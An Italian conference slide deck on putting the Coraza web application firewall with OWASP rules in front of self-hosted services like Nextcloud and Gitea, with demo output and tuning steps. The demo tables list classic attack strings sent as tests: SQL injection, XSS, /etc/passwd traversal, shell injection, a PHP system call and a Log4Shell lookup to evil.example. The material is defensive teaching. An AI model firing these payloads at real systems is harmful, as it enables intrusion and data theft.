LINUX DAY PRATO 2026

WAF open source: una difesa in più per i tuoi servizi



Francesco Montelli

Freelance Software Engineer · montelli.dev

slide
e materiali

LINUX DAY PRATO 2026

WAF open source: una difesa in più per i tuoi servizi

slide e materiali

Francesco Montelli

Freelance Software Engineer

montelli.dev



01 Lo scenario

ATTO 1 · GLI ATTACCHI CLASSICI

Un bersaglio piccolo, ma un bersaglio

LA PORTA RESTA APERTA

- **Non aggiornato**
- **Dimenticato acceso**
- **Temporaneo, poi permanente**
- **Impostazioni di default**





Chi bussa

prova tutte
le porte



E ENTRA A CERCARE

- **I vostri dati**
  `' OR 1=1--` in una ricerca
- **Chi visita il sito**
  `<script>` in un commento
- **Il server stesso**
  `../etc/passwd` nell'indirizzo
- **Una falla nota**
  `${jndi:…}` Log4Shell, 2021

02 Dal firewall al WAF

Come decide il firewall

IL PACCHETTO

da	185.220.x.x
a	il vostro server
porta	443
protocollo	TCP

→

LE REGOLE · nftables

```
tcp dport 22 drop
tcp dport 3306 drop
tcp dport 443 accept ← questa
```

→

passa

porta 443: aperta

Guarda: indirizzi, porte, protocollo (livelli 3 e 4)

Dove: nftables o iptables sul server, il router a casa

Il limite: la 80 e la 443 restano aperte per forza

ATTO 2 · IL WAF

Dopo il firewall, il WAF



Guarda: cosa chiede, i campi, gli header, il corpo (livello 7)

Dove: Coraza dentro Caddy, con le regole OWASP

Insieme: il firewall sceglie le porte, il WAF legge cosa entra dalla 443

ATTO 2 · COME DECIDE

Dentro il WAF, fase per fase

FASE 1 · HEADER

Metodo, URI, header, cookie

911 metodi
913 scanner
920 protocollo

FASE 2 · CORPO

Il parser lo sceglie il Content-Type

{"q":"…"} → ARGS:json.q

930-944 attacchi

DECIDE · 949110

Somma i punti

≥ 5 → 403

l'app non vede niente

FASI 3-4 · RISPOSTA

Cosa esce dall'app

950-956 fughe
soglia 4

In chiaro: Caddy chiude il TLS, il WAF legge dopo

Prima legge tutto: il corpo intero, fino a 12,5 MB

Fase 5: il registro, che usiamo fra poco

ATTO 2 · COME DECIDE

Dentro una regola: la 942100

```
SecRule REQUEST_COOKIES|User-Agent|ARGS_NAMES|ARGS          ← dove guarda
  "@detectSQLi"                                             ← libinjection, non una regex
  "id:942100, phase:2, block,                               ← dopo aver letto il corpo
   t:utf8toUnicode, t:urlDecodeUni, t:removeNulls,          ← prima normalizza
   severity:'CRITICAL', tag:'paranoia-level/1',             ← 5 punti, livello 1
   setvar:'tx.inbound_anomaly_score_pl1=+5'"                ← aggiunge, non blocca
```

NEL REGISTRO

Matched Data: **s&1c** found within ARGS:q

stringa, operatore, numero, commento: la forma di un'iniezione

NORMALIZZARE SERVE

%27 · oR · %2527 · /*!UNION*/

tutte fermate, livello 1

Un container in più

DOCKER-COMPOSE.YML

```
services:
  caddy:
    image: ghcr.io/coreruleset/coraza-crs:caddy-alpine      ← un'immagine sola, con dentro le regole OWASP
    ports:
      - "443:443"                                           ← una porta sola
    environment:
      CORAZA_RULE_ENGINE: DetectionOnly                     ← l'interruttore: DetectionOnly annota, On blocca
      BLOCKING_PARANOIA: 1                                  ← la severità: quante regole accendere, da 1 a 4
    volumes:
      - ./Caddyfile:/config/caddy/Caddyfile:ro              ← i vostri file: indirizzi, WAF, regole
      - ./tuning:/opt/coraza/rules.d:ro                     ← le vostre correzioni
```

Il Caddyfile: dove entra il WAF

```
{
  order coraza_waf first                          ← dove c'è import waf, il WAF controlla per primo
}
```

```
(waf) {                                           ← un blocco riusabile, di nome «waf»
  coraza_waf {                                    ← il WAF
    directives `Include …/coraza.conf             ← l'interruttore (environment)
               Include …/owasp-crs/rules/*        ← le regole OWASP, dentro l'immagine
               Include …/rules.d/*`               ← le vostre correzioni (tuning)
  }
}
```

```
cloud.example.com {                               ← l'indirizzo
  import waf                                      ← incolla qui il blocco «waf»
  reverse_proxy nextcloud:80                      ← a chi consegnare
}
```

```
git.example.com {
  import waf
  reverse_proxy gitea:3000
}
```

03 Misurare e correggere

ATTO 3 · MISURARE

Come ho misurato

nuclei

Scanner di vulnerabilità

open source · 2.956 richieste con un parametro o un corpo

WAF

caddy

coraza
WEB APPLICATION FIREWALL

OWASP CRS
THE 1ST LINE OF DEFENSE

Backend finto

risponde «ok»

a qualunque cosa

ATTO 3 · DAL VIVO

Proviamolo

1. `$ make nowaf && make raffica` senza WAF
2. `$ make block && make raffica` con il WAF, livello 1
3. `$ make registro` chi è stato fermato, e da quali regole

Dodici richieste in un secondo: **4 oneste** e **8 attacchi** classici.

make nowaf && make raffica

```
waf-coraza-caddy-demo $ make nowaf && make raffica
» spengo il profilo precedente
» accendo nowaf: solo Caddy, reverse proxy senza WAF: passa tutto (1)
» aspetto che risponda su http://localhost:8080 . pronto
» mando dodici richieste a http://localhost:8080/search?q=…
```

ESITO	HTTP	COSA	GET /search?q=
quattro richieste oneste			
passa	200	una ricerca	tastiera meccanica
passa	200	un cognome con apostrofo	O'Reilly
passa	200	un libro di SQL	SELECT * FROM menu
passa	200	un libro di programmazione	C++ & C# -- guida
otto attacchi			
passa	200	SQL injection	1' OR 1=1--
passa	200	SQL injection, UNION	' UNION SELECT username, password FROM users--
passa	200	XSS	<script>alert(1)</script>
passa	200	XSS da un'immagine	<img src=x onerror=alert(1)>
passa	200	file di sistema	../../../../etc/passwd
passa	200	comando di shell	; cat /etc/passwd
passa	200	Log4Shell	${jndi:ldap://evil.example/a}
passa	200	codice PHP	<?php system('id'); ?>

(2) (3)

```
» passano 12, bloccate 0 (4)
```

1. **Senza WAF** — solo Caddy, reverse proxy: inoltra tutto
2. **La tabella** — esito, codice, cosa, il valore di q in chiaro
3. **Gli attacchi** — 200: arrivano all'app
4. **Il conto** — passano 12 su 12

make block && make raffica

```
waf-coraza-caddy-demo $ make block && make raffica
» spengo il profilo precedente
» accendo block: Caddy + Coraza + regole OWASP CRS, livello 1: blocca (1)
» aspetto che risponda su http://localhost:8080 . pronto
» mando dodici richieste a http://localhost:8080/search?q=…
```

ESITO	HTTP	COSA	GET /search?q=
quattro richieste oneste			
passa	200	una ricerca	tastiera meccanica
passa	200	un cognome con apostrofo	O'Reilly
passa	200	un libro di SQL	SELECT * FROM menu
passa	200	un libro di programmazione	C++ & C# -- guida
otto attacchi			
bloccata	403	SQL injection	1' OR 1=1--
bloccata	403	SQL injection, UNION	' UNION SELECT username, password FROM users--
bloccata	403	XSS	<script>alert(1)</script>
bloccata	403	XSS da un'immagine	<img src=x onerror=alert(1)>
bloccata	403	file di sistema	../../../../etc/passwd
bloccata	403	comando di shell	; cat /etc/passwd
bloccata	403	Log4Shell	${jndi:ldap://evil.example/a}
bloccata	403	codice PHP	<?php system('id'); ?>

(2) (3)

```
» passano 4, bloccate 8 (4)
```

1. **Il WAF, livello 1**
   Coraza e regole OWASP: 160 regole accese
2. **Le oneste passano**
   anche il libro con «--»
3. **Gli attacchi**
   403: l'app non li vede
4. **Il conto**
   4 passano, 8 bloccate

make registro: regole e punti

```
waf-coraza-caddy-demo $ make registro
» il registro di Caddy, profilo block: le ultime 13 richieste di 13
  ESITO     HTTP GIUDIZIO        RICHIESTA                                REGOLE (punti) 1
  passa     200  giusto          GET /search?q=tastiera
  passa     200  giusto          GET /search?q=tastiera meccanica
  passa     200  giusto          GET /search?q=O'Reilly
  passa     200  giusto          GET /search?q=SELECT * FROM menu
  passa     200  giusto          GET /search?q=C++ & C# -- guida
  bloccata  403  giusto          GET /search?q=1' OR 1=1--                942100 (5) 2
  bloccata  403  giusto          GET /search?q=' UNION SELECT username, … 942100 942190 942270 +1 (20) 3
  bloccata  403  giusto          GET /search?q=<script>alert(1)</script>  941100 941110 941160 +1 (20)
  bloccata  403  giusto          GET /search?q=<img src=x onerror=alert(… 941100 941120 941160 +1 (20)
  bloccata  403  giusto          GET /search?q=../../../../etc/passwd     930100 930110 930120 +1 (20)
  bloccata  403  giusto          GET /search?q=; cat /etc/passwd          930120 932160 (10)
  bloccata  403  giusto          GET /search?q=${jndi:ldap://evil.exampl… 932130 933135 944150 (15)
  bloccata  403  giusto          GET /search?q=<?php system('id'); ?>     933100 933160 (10)

  giudizio: solo per le richieste di make raffica, di cui sappiamo se sono oneste o attacchi; 4
  per tutte le altre «non so»: il WAF non ha modo di saperlo
```

1. **Il registro di Caddy**
   esito, codice, giudizio, richiesta, regole
2. **Una regola grave**
   942100: 5 punti, soglia 5
3. **La UNION**
   quattro regole, 20 punti
4. **Il giudizio**
   solo per la raffica: sa cosa è onesto

ATTO 3 · MISURARE

Ferma 86 su 100

86

richieste di Nuclei fermate su 100

2.535 su 2.956 · senza WAF: 0



contate le richieste con un parametro o un corpo · alcune sono innocue


ATTO 3 · MISURARE

Più severo: +4 attacchi, errori ×4,5

▼ default

1 Normale — 2 Attento — 3 Severo — 4 Massimo

ATTACCHI: NUCLEI, 2.956 · ONESTE: 47, COSTRUITE PER SEMBRARE SOSPETTE



ATTO 3 · DAL VIVO

Correggiamolo

1. `$ make paranoid && make raffica` livello 3
2. `$ make falsi-allarmi` perché, dal registro
3. `$ make tuned && make raffica` con le correzioni

La ricerca onesta **«C++ & C# -- guida»**: bloccata, spiegata, sbloccata.

make paranoid && make raffica

```
waf-coraza-caddy-demo $ make paranoid && make raffica
» spengo il profilo precedente
» accendo paranoid: Caddy + Coraza + regole OWASP CRS, livello 3: piu' severo (1)
» aspetto che risponda su http://localhost:8080 . pronto
» mando dodici richieste a http://localhost:8080/search?q=…
```

ESITO	HTTP	COSA	GET /search?q=	
quattro richieste oneste				
passa	200	una ricerca	tastiera meccanica	
passa	200	un cognome con apostrofo	O'Reilly	
passa	200	un libro di SQL	SELECT * FROM menu	
bloccata	403	un libro di programmazione	C++ & C# -- guida	(2)
otto attacchi				
bloccata	403	SQL injection	1' OR 1=1--	(3)
bloccata	403	SQL injection, UNION	' UNION SELECT username, password FROM users--	
bloccata	403	XSS	<script>alert(1)</script>	
bloccata	403	XSS da un'immagine	<img src=x onerror=alert(1)>	
bloccata	403	file di sistema	../../../../etc/passwd	
bloccata	403	comando di shell	; cat /etc/passwd	
bloccata	403	Log4Shell	${jndi:ldap://evil.example/a}	
bloccata	403	codice PHP	<?php system('id'); ?>	

```
» passano 3, bloccate 9 (4)
```

1. **Livello 3**
   più regole accese: più severo
2. **Il libro, bloccato**
   una ricerca onesta: falso allarme
3. **Gli attacchi**
   sempre bloccati
4. **Il conto**
   3 passano, 9 bloccate

make falsi-allarmi: perché

```
waf-coraza-caddy-demo $ make falsi-allarmi
» richieste oneste bloccate, dal registro del WAF (ultimi 10 minuti)
  C++ & C# -- guida   bloccata: 8 punti, soglia 5 (1)
    regola 942440  5 punti  SQL Comment Sequence Detected                              in ARGS:q (2)
    regola 942460  3 punti  Meta-Character Anomaly Detection Alert - Repetitive Non-Wo  in ARGS:q
» per spegnere quelle regole solo su quel campo, una riga ciascuna:
  SecRuleUpdateTargetById 942440 "!ARGS:q" (3)
  SecRuleUpdateTargetById 942460 "!ARGS:q"
» sono già in demo/tuning/tuned/dopo/00-esclusioni.conf: make tuned && make raffica (4)
```

1. **Il libro**
   8 punti, soglia 5
2. **Due regole**
   942440 e 942460, sul campo q
3. **Le righe**
   una per regola: non guardare q
4. **Il profilo tuned**
   le righe sono già lì

ATTO 3 · DAL VIVO · CORRETTO

make tuned && make raffica

```
waf-coraza-caddy-demo $ make tuned && make raffica
» spengo il profilo precedente
» accendo tuned: livello 3 con le correzioni di tuning/tuned (1)
» aspetto che risponda su http://localhost:8080 . pronto
» mando dodici richieste a http://localhost:8080/search?q=…
```

ESITO	HTTP	COSA	GET /search?q=
quattro richieste oneste			
passa	200	una ricerca	tastiera meccanica
passa	200	un cognome con apostrofo	O'Reilly
passa	200	un libro di SQL	SELECT * FROM menu
passa	200	un libro di programmazione	C++ & C# -- guida
otto attacchi			
bloccata	403	SQL injection	1' OR 1=1--
bloccata	403	SQL injection, UNION	' UNION SELECT username, password FROM users--
bloccata	403	XSS	<script>alert(1)</script>
bloccata	403	XSS da un'immagine	<img src=x onerror=alert(1)>
bloccata	403	file di sistema	../../../../etc/passwd
bloccata	403	comando di shell	; cat /etc/passwd
bloccata	403	Log4Shell	${jndi:ldap://evil.example/a}
bloccata	403	codice PHP	<?php system('id'); ?>

(2) (3)

```
» passano 4, bloccate 8 (4)
```

1. **Livello 3 corretto** con le due righe di esclusione
2. **Il libro passa** sbloccato
3. **Gli attacchi** restano bloccati
4. **Il conto** 4 passano, 8 bloccate

ATTO 3 · CORREGGERE

Dal registro alla riga

Ricerca

C++ & C# -- guida onesta, ma «--» somiglia a SQL

Registro

```
Coraza: Warning. SQL Comment Sequence Detected
[id "942440"] [severity "critical"] [tag "paranoia-level/2"]
[data "Matched Data: -- found within ARGS:q: …"]
```



Volume

tuning/tuned/dopo/00-esclusioni.conf — volume → /opt/coraza/rules.d

SecRuleUpdateTargetById	942440	"!ARGS:q"
smetti di guardare…	con questa regola…	questo campo

ATTO 4 DI 4

04 A casa tua

ATTO 4 · DAL VIVO

Su servizi veri

1. `$ make down && cd demo2` spengo la demo 1, passo alla 2
2. `$ make waf && make prove` livello 1, così com'è
3. `$ make perche` chi ha fermato cosa
4. `$ make su-misura && make prove` plugin e correzioni

Nextcloud e Gitea dietro il WAF: 17 cose da utente e 6 attacchi.

make waf && make prove: Nextcloud

```
demo2 $ make waf && make prove
» spengo il profilo precedente
» accendo waf: Caddy + Coraza + CRS, livello 1, come esce dall'immagine: nessuna correzione
» aspetto Nextcloud e Gitea su :8081 . pronto
» faccio quello che fa un utente, su Nextcloud e Gitea (porta 8081)
```

ESITO	HTTP	COSA FA L'UTENTE	COME
Nextcloud: browser, client di sincronizzazione, API			
funziona	200	apre la pagina di login	GET /login
rotto	403	il client elenca i file	PROPFIND (WebDAV)
rotto	403	crea una cartella	MKCOL
rotto	403	carica un file di testo	PUT, senza Content-Type
rotto	403	carica un file con dentro una query	PUT, testo come SQL
rotto	403	carica una foto dal browser	PUT, image/jpeg
rotto	413	carica un video da 20 MB	PUT, video/mp4
funziona	200	scarica un file	GET
rotto	403	rinomina un file	MOVE
funziona	200	condivide un file con un link	POST /ocs, form
rotto	403	cancella un file	DELETE

1. **Accende il profilo**
   cambia solo il Caddy: Nextcloud e Gitea restano accesi
2. **ESITO e HTTP**
   funziona o rotto; 403 è il WAF
3. **Il sync si ferma**
   PROPFIND, MKCOL, PUT, MOVE, DELETE
4. **413**
   il corpo supera 12,5 MB

make prove: Gitea e attacchi

Gitea: browser, git, API				
funziona	200	apre l'elenco dei repository	GET /explore/repos	
funziona	201	crea un repository	POST /api/v1, JSON	
rotto	git	clona il repository	git clone (HTTP)	1
rotto	git	fa push di un commit	git push (HTTP)	
rotto	403	apre una issue con una query nel testo	POST /api/v1, JSON	2
rotto	403	apre una issue con un comando di shell	POST /api/v1, JSON	
e gli attacchi, sugli stessi servizi				
fermato	403	SQL injection nel login di Nextcloud	POST /login, form	3
fermato	403	esce dalla cartella dei file	GET WebDAV, ../	
fermato	403	carica una web shell PHP	PUT WebDAV	
fermato	403	SQL injection nella ricerca di Gitea	GET ?q=	
fermato	403	XSS nel titolo di una issue	POST /api/v1, JSON	
fermato	403	XSS nel testo di una issue	POST /api/v1, JSON	

» attacchi fermati 6, passati 0 (passato = arrivato all'app, non vuol dire che l'app ci caschi)
» funzionano 5, rotte 12 (perché: make perche) 4

1. **git clone**
   rotto: il WAF risponde 403 a git
2. **Issue con codice**
   una query nel testo basta
3. **Gli attacchi**
   tutti e 6 fermati
4. **I due conti**
   6 su 6 fermati, ma 5 su 17 funzionano

make perche: chi ha fermato cosa

```
demo2 $ make perche
» 16 richieste bloccate (waf): metodo, percorso, punti, regole scattate
  PROPFIND /remote.php/dav/files/prova/                    5  911100 (1)
  MKCOL    …ote.php/dav/files/prova/prove-waf/nuova        5  911100
  PUT      …php/dav/files/prova/prove-waf/spesa.txt       20  911100 920340 920640 +1
  PUT      …hp/dav/files/prova/prove-waf/report.sql       25  911100 920340 920440 +2
  PUT      ….php/dav/files/prova/prove-waf/foto.jpg   10285  911100 920420 920250 +15 (2)
  MOVE     ….php/dav/files/prova/prove-waf/foto.jpg        5  911100
  DELETE   …php/dav/files/prova/prove-waf/spesa.txt        5  911100
  GET      …f.git/info/refs?service=git-upload-pack        5  930130 (3)
  POST     /api/v1/repos/prova/prove-waf/issues            5  942190
  POST     /api/v1/repos/prova/prove-waf/issues           25  930120 932230 932125 +2
  POST     /login                                          5  942100 (4)
  GET      …ve-waf/..%2f..%2f..%2f..%2fetc%2fpasswd       10  930100 930110
  PUT      …php/dav/files/prova/prove-waf/shell.php       35  911100 920340 920640 +4
  GET      …s?q=%27+UNION+SELECT+passwd+FROM+user--       20  942100 942190 942270 +1
  POST     /api/v1/repos/prova/prove-waf/issues           20  941100 941110 941160 +1
  POST     /api/v1/repos/prova/prove-waf/issues           20  941100 941110 941160 +1

  cosa ha visto ogni regola: make perche-tutto
  le 413 (corpo troppo grande) non passano dalle regole: le decide SecRequestBodyLimit
```

1. **Metodo**
   911100: di default solo GET, HEAD, POST, OPTIONS
2. **Punti**
   la foto: 10.285. Letta come un form, ogni pezzo conta
3. **git clone**
   930130 vede .git/ nel percorso
4. **Gli attacchi**
   anche loro qui: 942100 sul login è giusto

make su-misura && make prove: Nextcloud

```
demo2 $ make su-misura && make prove
» spengo il profilo precedente
» accendo su-misura: livello 1 + plugin Nextcloud + le correzioni di correzioni/ (Nextcloud e Gite 1
» aspetto Nextcloud e Gitea su :8081 . pronto
» faccio quello che fa un utente, su Nextcloud e Gitea (porta 8081)
```

ESITO	HTTP	COSA FA L'UTENTE	COME	
Nextcloud: browser, client di sincronizzazione, API				
funziona	200	apre la pagina di login	GET /login	
funziona	207	il client elenca i file	PROPFIND (WebDAV)	2
funziona	201	crea una cartella	MKCOL	
funziona	204	carica un file di testo	PUT, senza Content-Type	
funziona	201	carica un file con dentro una query	PUT, testo come SQL	
funziona	204	carica una foto dal browser	PUT, image/jpeg	3
funziona	201	carica un video da 20 MB	PUT, video/mp4	4
funziona	200	scarica un file	GET	
funziona	201	rinomina un file	MOVE	
funziona	200	condivide un file con un link	POST /ocs, form	
funziona	204	cancella un file	DELETE	

1. **Il profilo**
   plugin Nextcloud del CRS più quattro regole in correzioni/
2. **Il sync**
   i metodi WebDAV li ammette il plugin
3. **Gli upload**
   il corpo dei PUT non lo legge più
4. **Il video**
   senza lettura del corpo, niente 413

make prove: il prezzo

Gitea: browser, git, API			
funziona	200	apre l'elenco dei repository	GET /explore/repos
funziona	201	crea un repository	POST /api/v1, JSON
funziona	200	clona il repository	git clone (HTTP) ①
funziona	200	fa push di un commit	git push (HTTP)
funziona	201	apre una issue con una query nel testo	POST /api/v1, JSON ②
funziona	201	apre una issue con un comando di shell	POST /api/v1, JSON
e gli attacchi, sugli stessi servizi			
fermato	403	SQL injection nel login di Nextcloud	POST /login, form
fermato	403	esce dalla cartella dei file	GET WebDAV, ../
passato	201	carica una web shell PHP	PUT WebDAV ③
fermato	403	SQL injection nella ricerca di Gitea	GET ?q=
fermato	403	XSS nel titolo di una issue	POST /api/v1, JSON
passato	201	XSS nel testo di una issue	POST /api/v1, JSON

» attacchi fermati 4, passati 2 (passato = arrivato all'app, non vuol dire che l'app ci caschi) ④
» funzionano 17, rotte 0 (perché: make perche)

1. **git**
   una regola sblocca .git/ solo sui percorsi di git
2. **Issue**
   il testo delle issue non lo guarda più
3. **Il prezzo**
   passano web shell e XSS nel testo
4. **I due conti**
   17 su 17, ma 4 attacchi su 6

ATTO 4 · SU SERVIZI VERI

Nextcloud e Gitea, dietro il WAF

SU 17 E SU 6	senza WAF	livello 1	+ plugin	su misura
Cose da utente che funzionano	17	5	9	17
Attacchi fermati	0	6	6	4

SI ROMPE

sync di Nextcloud, upload, git clone (930130 vede .git/), issue con codice

LA SORPRESA

un file caricato viene letto come form: una foto prende 10.285 punti

IL PREZZO

quattro regole in più riparano tutto, e lasciano passare una web shell caricata e un XSS nel testo

provato il 24/10 · Nextcloud 29, Gitea 1.27, coraza-crs 4.30.0 · repo, cartella demo2/

ATTO 4 · I LIMITI

Il WAF è uno strato, con i suoi buchi

Internet →

01

Porta chiusa

router, firewall

buco: la 80 e la 443

02



Chi bussa

CrowdSec
fail2ban

buco: cambia indirizzo

03

Cosa porta

il WAF

non vede: password rubate, bug di logica, exploit mirati

04

Serrature

app aggiornate

buco: falle non ancora note

→ I dati


05 **La copia di riserva** il backup, sotto tutto

ATTO 4 · UNA VOLTA ACCESO

Aggiornare rende

LE REGOLE MIGLIORANO

Richieste oneste bloccate per errore



meno della metà · 141 richieste legittime di GoTestWAF, livello 1 · cambia anche l'immagine

ARRIVANO REGOLE NUOVE

21/10 PHP corregge PHP2Shell

22/10 il CRS scrive la regola che blocca i programmi pubblici che la provano

oggi **non è ancora nella 4.30**
potete aggiungerla a mano con una riga, o aspettare la prossima versione

COME **1** fissa il tag con la data → **2** cambialo con calma → **3** rifai la raffica

IN CHIUSURA

Tre cose da portare a casa

01

Se lo raggiungi tu, lo raggiungono tutti.

02

Il WAF è una fetta: servono anche firewall, aggiornamenti e backup.

03

Un container in più: prima guarda, poi blocca, e aggiorna.

Avere i dati è il primo passo. Proteggerli è il secondo.

Grazie, domande?

francesco@montelli.dev · montelli.dev
github.com/monte97



slide e materiali

Da dove vengono le cose che ho detto

tutti i link: FONTI.md nel repo

1 Lo scenario

8 link

- Thales (Imperva), Bad Bot Report 2026, dati 2025, pp. 4-8 — cpl.thalesgroup.com
- Thales, «AI-driven bot attacks surged 12.5x», 29/04/2026 — cpl.thalesgroup.com
- Anthropic, Detecting and countering misuse of AI, agosto 2025 — anthropic.com
- Google GTIG, From Prompting to Autonomy, 08/09/2026 — cloud.google.com
- Mojang, Log4j e Minecraft Java Edition, dicembre 2021 — minecraft.net
- NVD, CVE-2021-44228 (Log4Shell) — nvd.nist.gov
- C. Folini, Buying time against attack, BCS, 2019 — bcs.org
- GreyNoise, Mass Internet Exploitation Report 2025 — greynoise.io

2 Come si configura

9 link

- OWASP, ModSecurity passa a OWASP, 2024 — owasp.org
- OWASP CRS, Announcing Coraza, 22/12/2021 — owasp.org
- OWASP Coraza — owasp.org
- OWASP CRS (licenza Apache 2.0) — github.com
- Immagine coraza-crs del team CRS — github.com
- coraza-caddy, il plugin di Caddy — github.com
- Caddy, Automatic HTTPS — caddyserver.com
- Caddy, Caddyfile concepts (snippets) — caddyserver.com
- OWASP CRS, Anomaly Scoring — coreruleset.org

Da dove vengono le cose che ho detto

tutti i link: FONTI.md nel repo

3 Misurare e correggere

6 link

- Wallarm, GoTestWAF 0.5.8
  github.com
- ProjectDiscovery, Nuclei
  github.com
- OWASP CRS, Albedo
  github.com
- C. Folini, Working with Paranoia Levels, 2021
  coreruleset.org
- OWASP CRS, False Positives and Tuning
  coreruleset.org
- Coraza, coraza.conf-recommended
  github.com

4 A casa tua

6 link

- J. Reason, Human error: models and management, BMJ 2000
  pmc.ncbi.nlm.nih.gov
- CrowdSec, Community Blocklist
  docs.crowdsec.net
- CrowdSec, AppSec e OWASP CRS
  docs.crowdsec.net
- OWASP CRS, Migrating CRS 3 to 4: plugins, 2026
  coreruleset.org
- Caddy Community, Anyone actually using Coraza?, 2023
  caddy.community
- Microsoft, Digital Defense Report 2026, pp. 14 e 48
  microsoft.com

Da dove vengono le cose che ho detto

tutti i link: FONTI.md nel repo

5 PHP2Shell

4 link

- PHP, avviso di sicurezza del 21/10/2026
  php.net
- PHP, GHSA-w8hw-w9fx-j79w (CVE-2026-109618)
  github.com
- PHP, GHSA-6wmf-4rv5-p3rp (CVE-2026-109619)
  github.com
- OWASP CRS, PR #4893: user agent dei PoC
  github.com

6 Le mie misure e la demo

3 link

- Il repo del talk: demo, slide, profili
  github.com
- Le misure: comandi, numeri, date
  misure/README.md
- Tutte le fonti in un file
  FONTI.md